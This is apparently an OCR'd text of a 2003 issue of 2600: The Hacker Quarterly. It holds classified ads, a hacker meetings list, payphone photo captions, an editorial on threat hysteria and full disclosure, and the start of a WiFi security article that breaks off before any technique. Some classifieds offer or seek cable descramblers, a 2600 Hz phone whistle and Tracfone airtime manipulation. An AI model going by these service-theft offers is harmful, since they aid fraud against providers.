WEBIEZINE, the first and only monthly compilation CD zine featuring new and popular software, text files, e-books, reviews, tutorials, graphics, videos, music, and more. Please help *Webiezine* to continue and grow by submitting files or links or suggestions to psytekusa@hotmail.com or submit@webiezine.com. Anything is accepted. Order yours online at www.webiezine.com or http://store.yahoo.com/webiezin. Also check out www.webiest.com for the best prices on hosting, co-location, and web design!

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

IP-BLIND OUTGOING SMTP TUNNEL suitable for installation behind any web-proxy firewall. $80 per year. Will completely disassociate your outgoing emails from your employer's network. Send check to Tipjar, Box 45163, Kansas City, MO 64171. Include a good email address for yourself where we will send you the client half of the software. This is for privacy and sidestepping restrictive corporate communications directives, NOT bulk mail or other T.O.S. violations. Your check will not be deposited until you declare your satisfaction.

WORLD'S FIRST "DIGITAL DRUG." Hackers, get ready to experience the next level in wetware technology! VoodooMagickBox is a 100% legal and safe way to enter into a drug-like trip, All you need to do is place the clips on your ears and turn the knob on the VoodooMagickBox. It's like nothing you've ever tried! For details and ordering information, visit www.voodoomagickbox.com (money orders and credit cards accepted).

CABLE TV DESCRAMBLERS. New. (2) Each $115 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? For a copy of *Infiltration,* the zine about going places you're not supposed to go, send $2 to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada.

WWW.PROTECT-ONE.COM. Protect yourself! Everyone has a need to be and feel safe from the outside world. We carry a full line of self defense, security, and surveillance products at low prices. Everything from alarms to mini cameras to telescopic batons to stun guns and more! Check us out, all major credit cards accepted. We ship worldwide!

FREEDOM DOWNTIME, the feature-length *2600* documentary, is now available on video! See the adventure unfold as we try to get to the bottom of the Kevin Mitnick story and prevent a major motion picture from spreading more lies. Available on VHS in NTSC (U.S.) format, 121 minutes. Send $20 to 2600, PO Box 752, Middle Island, NY 11953 or order via our online store at www.2600.com.

Help Wanted

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

NEED ASSISTANCE to rescue/recover ASCII text data which are presently compressed/encrypted by some type of commercial program. Most files are rather large, from 30MB to about 600MB. Using DOS based search engine for retrieval. Please advise if there exists any tools currently available or anyone who may be of help. johndp4@hotmail.com.

I NEED TO BUILD A HIDDEN CAMERA SYSTEM including sound on a limited budget to take with me on my visits with my child in order to prove that everything is going well. Please e-mail any recommendations to lovepulse@yahoo.com, fax (208) 330-0256.

Wanted

THE NEW YORK CITY INDEPENDENT MEDIA CENTER (NYC-IMC) is looking for donations to help build an IU server to host its open publishing web site. NYC-IMC (http://nyc.indymedia.org) is an all volunteer collective and is part of a worldwide network of over 100 media centers (http://www.indymedia.org) dedicated to maintaining an open publishing web system covering progressive issues and built using open source technologies. NYC-IMC has outgrown its current server and host and would like to create a robust, rack mountable server that can be collocated with a faster provider. If you can donate time or parts to help build our server, please get in touch with the NYC-IMC Tech Team at imc-nyc-tech@indymedia.org.

SEEKING INFORMATION ABOUT TRACFONE. Looking for technical data concerning the Tracfone network and how it operates, especially information about airtime and the manipulation thereof. I have been working for some time to compile an extensive tutorial about Tracfone and how its service works and I am currently working on the fourth revision. The third revision and quite a little bit of information that I have already discovered on my own can be found at www.americasleastwanted.com in the Scams & Fraud section of the site. Send any information via e-mail to tracfone-response@americasleastwanted.com. I will not pay for information and you shouldn't want to charge for it because that would be against your hacker ethics. Or something. I am also looking for people to write tutorials and other content on this site as well. Contact webmaster@americasleastwanted.com if you are interested. These will also be unpaid positions.

IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!

WANTED: Help to remove CAP (maximize/increase upload and download speed) of SBC DSL line. YMBOXJUNK@yahoo.com

Services

AFFORDABLE AND RELIABLE LINUX HOSTING. Kaleton Internet provides affordable web hosting based on Linux servers. Our hosting plans start from only $4.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. Privacy is guaranteed and you can pay by E-Gold, Paypal, or credit card. http://www.kaleton.com/

PAY2SEND.COM is an e-mail forwarding service that only forwards messages from whitelisted contacts or people who pay you to receive from them, using a patent-pending identity technique. Sign up via our web page form.

VINTAGE COMPUTER RESOURCES FOR RESEARCH. VintageTech provides a wide variety of computer historical related services for business and academia. We provide: support services for legal firms for computer and software patent litigation and prior art research; props and consulting for movie or film production and photography studios requiring period authentic computers and computer related items; data recovery and conversion from old and obsolete data media to modern media; appraisals of vintage computer items for sale, charitable donation, or insurance valuations; sales brokering of vintage computers and related items; general computer history consulting and research. VintageTech maintains an extensive archive of computers, software, documentation, and an expansive library of computer related books and magazines. Visit us online at http://www.vintagetech.com or call +1 925 294 5900 to learn more about the services we provide.

CREDIT CARDS for those with bad or no credit! Almost everyone approved! If you need assistance with getting a credit card, no matter what your circumstances, try us. Send a SASE for further program details and application. The only cost is a $25 application fee (refunded if not approved) and a $50 processing and membership fee for the first year of membership (not due unless you are issued a credit card), and we can even charge it to your credit card as your first charge so you can pay it out slowly over time. Subsequent year(s) membership fees are only $35 or less. This is a great way to improve your credit rating and credit worthiness. There are many things you can't do without a credit card such as: rent a car or apartment, purchase a home, activate services such as water, electric, and cable (without LARGE deposits), and nowadays you can't even get a good job without a good credit history. Take control of your credit future today. If you are under 18, please let us know as we have a special program for you too. SEND SASE TO: F.D.R. Company, Division of Financial Freedom, P.O. Box 292067, Lewisville, Texas 75029-2067.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, without big-brother looking over their shoulder. We provide highly filtered DoS protection. Our main server is a P3 1.2 ghz machine, 1.5 gigs of ram, 512 megs of swap, 40 gig EIDE, with complete online "privacy." Compile your favorite security tools, use ssh, stunnel, nmap, etc. Affordable pricing from $10/month, with a 14 day money back guarantee. http://www.reverse.net/

Announcements

THE *FREEDOM DOWNTIME* DVD is now in production. We're still looking for ideas for special features and other fun stuff. And if you'd like to help out by translating our subtitles into another language, please write to us at downtime@2600.com with specific information. Remember - you have to be COMPLETELY fluent in both English and whatever language you want to translate the film into. You must also be able to do this within 30 days of receiving information from us.

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!

VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer viruses. The White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.

CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.

Personals

STORMBRINGER'S 411: Am doing a 262 month federal sentence. Would like to hear from those I've lost contact with. Will correspond with others as well. Write to William K. Smith #44684-083, FCI Cumberland, Unit A-1, P.O. Box 1000, Cumberland, MD 21501.

HACKER IN PRISON for being naughty (again). Known as Alphabits for 15 years. I'm doing time in a maximum security state prison for computer fraud. I'm looking to hear from ANYONE in the free world. Help a fellow hacker out! Any reading material is appreciated. Write to me at: Jeremy Cushing - #J51130, Centinela State Prison, PO Box 911, Imperial CA 92251. Will reply to all.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Autumn issue: 9/1/03.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Victoria: Eaton Center food court by A&W.

Manitoba

Winnipeg: Garden City Shopping Center, Center Food Court adjacent to the A & W restaurant.

New Brunswick

Moncton: In the lounge of Ground Zero Networks, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Hamilton: McMaster University Student Center, Room 318. 7 pm.

Ottawa: Byward Cafe, 55 Byward Market Square. 6:30 pm.

Toronto: Computer Security Education Facility, 199a College Street.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Terminalbar in Hovedbanegardens Shopping Center.

ENGLAND

Exeter: At the payphones, Bedford Square. 7 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.

Manchester: The Green Room on Whitworth Street. 7 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Grenoble: McDonald's south of St. Martin d'Heres. 6 pm.

Paris: Place de la Republique, near the (empty) fountain. 6 pm.

Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow Street beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Purple Onion. 5:30 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Tromsoe: The upper floor at Blaa Rock Cafe. 6 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Bratislava: at Propeler. 8 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's. 7 pm.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tempe: Telephones outside mall entrance to Game Works in the Arizona Mills Mall.

Tucson: Borders in the Park Mall. 7 pm.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

San Diego: Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

Connecticut

Meriden: Meriden Square Mall food court. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court.

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Hawaii

Honolulu: Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184. 6 pm.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Borders Books on the corner of Meridian and Washington.

Iowa

Ames: Santa Fe Espresso, 116 Welch Ave.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.

Marlborough: Solomon Park Mall food court.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Barnes & Noble on Battlefield across from the mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

Buffalo: Galleria Mall food court.

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court.

Raleigh: Crabtree Valley Mall food court in front of the McDonald's.

Wilmington: Independence Mall food court.

North Dakota

Fargo: Barnes and Nobles Cafe on 42nd St.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cincinnati: Cody's Cafe, 113 Calhoun St., far back room. 6 pm.

Cleveland (Bedford): Bedford Arabica, 720 Broadway-On Bedford Square (Commons).

Columbus: Convention Center (downtown), south (hotel) half, carpeted payphone area, near restrooms, north of food court. 7 pm.

Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: The Magic Lamp in the Lakeside Shopping Center near the corner of N. May Ave. and NW 73rd St.

Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Heaven Cafe, 421 SW 10th Ave., near 10th and Stark.

Pennsylvania

Allentown: Panera Bread on Route 145 (Whitehall).

Philadelphia: 30th Street Station, under Stairwell 7 sign.

Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: The Ugly Mug Coffee Shop, 3445 Poplar Ave Suite 16.

Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston. 7 pm.

Houston: Cafe Nicholas in Galleria 1.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in "The Park Food Court."

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Copper Hearth Lounge.

Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.


To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Island Payphones



From **Fiji**, this is a charge card phone. Note that Q and Z are represented by the 1 key.

Photo by Zach Andersson



An outdoor booth operated by Cable & Wireless on one of the islands of **Turks & Caicos**.

Photo by nexus-3



From **New Zealand**, a coin and card phone with plenty of documentation and accessories surrounding it.



In **French Polynesia**, this phone was found on an island called Huahine.

Photos by J. Hamilton Davis

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

Irish Payphones



From Cong in County Mayo of the **Irish Republic**, a card/coin model operated by Eircom.

Photo by Jamie Stack



This could be the same exact phone captured by an entirely different person. But we doubt it.



An outer view of the booth of the previous phone(s).



An entirely different type of phone from a different company known as ITG, whose phones can be found across the British Isles.

Photos by Raul Perez

Look on the other side of this page for even more photos!

Volume Twenty, Number Three
Fall 2003, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly

0 74470 83158 7

"I do know I'm ready for the job. And, if not, that's just the way it goes."

- George W. Bush, August 21, 2000

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Photo
Bob Hardy

Cover Design
Mike Essl

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dalai, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, David Ruderman, Screamer Chaotix, Seraf, Silent Switchman, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css, mlc**

Broadcast Coordinators: **Juintz, Pete, daRonin, Digital Mercenary, Kobold, w3rd, Gehenna, Brilldon, Chibi-Kim, lee, Nico, Logix, Boink, John**

IRC Admins: **Antipent, daRonin, Digital Mercenary, Redhackt, Roadie, Shardy, The Electronic Delinquent**

Inspirational Music: **Deep Purple, Desmond Dekker, Kraftwerk, Mary McGoon, Gene Kelly, Steve Reich, Wendy James**

Shout Outs: **Mescalito, Melborp, Duat, Aurelijus, Ilya, Balthazar, Johny, Pajkus, Tomasz, Al Lewis, and the CCC crew**

RIP: **Wesley Willis, Johnny Cash**

Welcome: **Zoë Olivia**

2600(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 2 Flowerfield, St. James, NY 11780. Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.
Copyright (c) 2003
2600 Enterprises, Inc.
Yearly subscription: U.S. and Canada - $20 individual, $50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.
Back issues available for 1984-2002 at $20 per year, $26 per year overseas.
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).


FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

Trouble

Feeding the Frenzy	4
Getting to Know Your Neighbors	6
Servers on a Ghetto ISP	9
More Methods for Hosting FTP on Broadband	10
Hacking the Look: Revisited	12
Case Mods Made Easy	14
DVDs on a Pocket PC	16
More Xbox Fun and Mischief	17
Shopping for a Security Flaw? Try Retail	20
Troubling Target	21
Blockbuster Tricks	22
Webhacking with CVS	23
Basics of Cellular Number Portability	25
The Hacker Diet	26
Feather.c	27
Letters	30
Denial of Service Attacks, Tools of the Tools	40
Frequency Theory for the Phone Hacker/Musician	42
A Trip down Memory Lane	43
Finding Ogg - Audio Evangelism	44
Infidelity in the Information Age	46
The Threat of Biometrics	53
Gentner GSC3000 for Total Morons	54
Marketplace	56
Meetings	58

parachinar

Feeding the Frenzy



Lately our society has become completely obsessed with the concept of threats. We live in a dangerous world. There are all kinds of people out to get us and destroy the American way of life. Strangers are a menace to our children. The streets aren't safe. By default, we're encouraged to look at anything unusual as if it were a predator waiting to strike. Everything, after all, is a potential threat. And, just so we don't let our guard down, we have the federal "threat level" reminding us just exactly how dangerous the world really is.

And then, of course, there's the Internet, where we can panic freely without ever having to leave our homes. Everything from chat rooms to websites to hackers has become something to fear, reinforced by media stereotypes. The real threats, such as the failure of companies to protect customer databases and the private information contained within, are usually glossed right over in favor of an easier, more sensationalist target. For instance, when the Bank of Montreal recently sold computers containing sensitive bank account information for thousands of their customers to a private citizen, most media reports focused on what hackers could have done with this information rather than the notoriously bad security practices that allowed this to happen in the first place.

This summer has seen a virtual plethora of nonsensical threats on the net. It's easy from our perspective to laugh at the utter stupidity of so much of it. But oftentimes in our holier than thou smugness, we fail to realize that the absurdity has become the reality.

Such change always occurs gradually. Were it to happen all at once, it would be a lot easier to see the faults. When people have a chance to get used to changes and, more importantly, when people begin to forget what it was like before the changes, the reality landscape change is complete. It's essential to recognize this, even if it seems to be impossible to change it.

What happens online frequently mirrors events in "real life." And on the Internet, we're being encouraged to become paranoid about our safety, hostile to outsiders, and dependent on things we really don't need to survive. And if we're not careful, we'll soon forget just how ridiculous this is.

The Summer of 2003 will be remembered as the summer of worms and viruses, where names like "LoveSan" and "Blaster" became synonymous with online terrorism. The net became clogged, commerce was affected (the claims of billions of lost dollars quickly became accepted as undisputed fact), and our very way of life was once again being threatened.

Yes, it's easy to see how absurd this situation is. But very little is being done to address that point. Instead, the discussion focuses on increasing prison time for people who write these programs (possibly charging them as terrorists), putting the Department of Homeland Security in charge of Internet security, and continuing to connect critical and non-critical systems together so that any threat can easily become a catastrophe.

It's almost as if we need the excitement of utter chaos. Systems are designed poorly and then tied together so that the cascading effect is realized when there's a malfunction or security breach. People capable of causing more mayhem by writing some simple code are more than happy to oblige, ostensibly be-

cause they want to enjoy the chaos as well. Of course they fail to realize that the final act of this little drama invariably needs a villain to blame and punish in order to reestablish some semblance of normalcy.

So instead of dealing with the fact that we've become hooked on operating systems with large security holes that any idiot with a basic knowledge of programming can exploit, we handle it as if it were some sort of "cyberwar" complete with enemy combatants, spies, and a terrified populace. It's a not-so-distant cousin of the Y2K hysteria when many became convinced that the world would be plunged into anarchy when the calendar changed. In such cases we need to remember some rational thoughts: Don't become entirely dependent on *any* single system because failures and flaws are inevitable; Keep regular backups; Put the whole picture into perspective and realize that an occasional glitch in your e-mail or a temporary outage for amazon.com is simply one of the growing pains of the net, *not* the end of the world; *Always* have a different way of achieving the same ends so that if a piece of software or hardware becomes unreliable, you won't be completely stuck. This latter point can apply to individual applications or entire networks - even the concept of bypassing computers and networks altogether should that become necessary.

When a massive power outage hit some major cities in the United States in August, speculation quickly pointed to hackers possibly being somehow responsible. Although this was mostly dispelled by the same media reporting it, a profound level of ignorance was revealed by these ponderings. The ignorance that we're all used to is that of blaming a hacker whenever something goes wrong with a computer or network simply because nobody has any idea what's really going on. But the newer and more disturbing addition to the existing ignorance is that the concept of tying together critical and non-critical systems is becoming acceptable to many. The mere suggestion that computers involved in keeping the nation's electrical grid online could be affected by an errant piece of e-mail on the public Internet seems, once again, absurd. Yet it seems to be growing ever closer to reality. This gap in logic is possibly the easiest way to achieve this world of eternal crisis that so many in the media, government, and populace seem to crave.

But before we get to the stage where a denial of service attack by some idiot somewhere causes the lights to go out in a major city or a surge of pornographic spam clogs the life support systems in hospitals, we ought to change our way of dealing with these issues. If a critical system is vulnerable, covering up that fact is every bit as bad as attacking it. We don't advocate the crippling of any system or network, critical or non. We're certainly not in favor of imprisoning people who do something stupid and simple without thinking - as if they did something requiring detailed planning with a clear intent of malice. What we do support is the full disclosure of any wide open security holes that could result in either a royal pain in the ass for people trying to surf the web or something a bit more life threatening. Such disclosure needs to be encouraged and even rewarded. It's clear there's a lot we're not being told - and that there are many in power who would like to keep it that way.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for September 29, 2003.
Annual subscription
price $20.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, ST. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953.
Managing Editor: Eric Corley, 2 Flowerfield, ST. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, ST. James, NY 11780
5. Known bondholders, mortgagees, and other security holders
owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6 Extent and nature of circulation

	Average No. Copies each issue during preceding 12 months	Single Issue nearest to filing date
ATotal Number of Copies	81,000	83,000
BPaid and/or Requested Circulation		
1Paid/Requested Outside-County Mail Subscriptions	4653	4346
2Paid In-County Subscriptions	65	68
3Sales Through Dealers and carries, street vendors, and counter sales	71,268	74,860
4Other Classes Mailed Through the USPS	0	0
CTotal Paid and/or Requested Circulation	75,986	79,274
DFree Distribution by Mail (samples, complimentary, and other free)		
1Outside-County	447	447
2In-County	3	3
3Other Classes Mailed Through the USPS	0	0
E. Free Distribution outside the mail. (Carriers of other means)	4564	3276
F. Total free distribution	5014	3726
G. Total distribution	81,000	83,000
HCopies not distributed	0	0
I. Total	81,000	83,000
J Percent paid and/or requested circulation	94	96

7. I certify that the statements made by me above are correct and complete. (Signed) Eric Corley, Owner.

Getting to Know Your Neighbors



by Shiv Polarity
(shivPolarity@myrealbox.com)

Note: In most places, connecting to your neighbor's network without their permission is illegal. Additionally, you can be prosecuted by your neighbor's Internet provider for theft of services if you access the Internet through their network. These instructions are purely for informational purposes and are intended to help you learn how to secure your own wireless network by learning the tactics of potential attackers. Do not invade the privacy of your neighbors - it is rude. Do not steal Internet access - it is wrong.

The use of devices such as 802.11b network cards in schools, coffee shops, and the workplace is becoming more and more common every day. In a setting such as an apartment complex, it is common to have one or more neighbors who have laptops or computers equipped with such a device. If you have a wireless network in your home, you should know how a motivated WiFi user might try to gain access to your network. In order to adequately protect your network from invaders, you should understand what tools and tactics could be used against you.

The first thing you would need to explore a neighbor's network is a computer with a correctly configured 802.11 network card. I use a laptop with a Compaq WL100 PCMCIA card. The drivers I have found most useful are the linux-wlan-ng drivers from http://www.linux-wlan.com/linux-wlan. For the purposes of this article, the use of these drivers will be assumed. Other cards may require other drivers, though almost any Prism2-based card should be fine with linux-wlan-ng. Download the source and follow the instructions to compile for your specific configuration.

Phase 1: Discovery

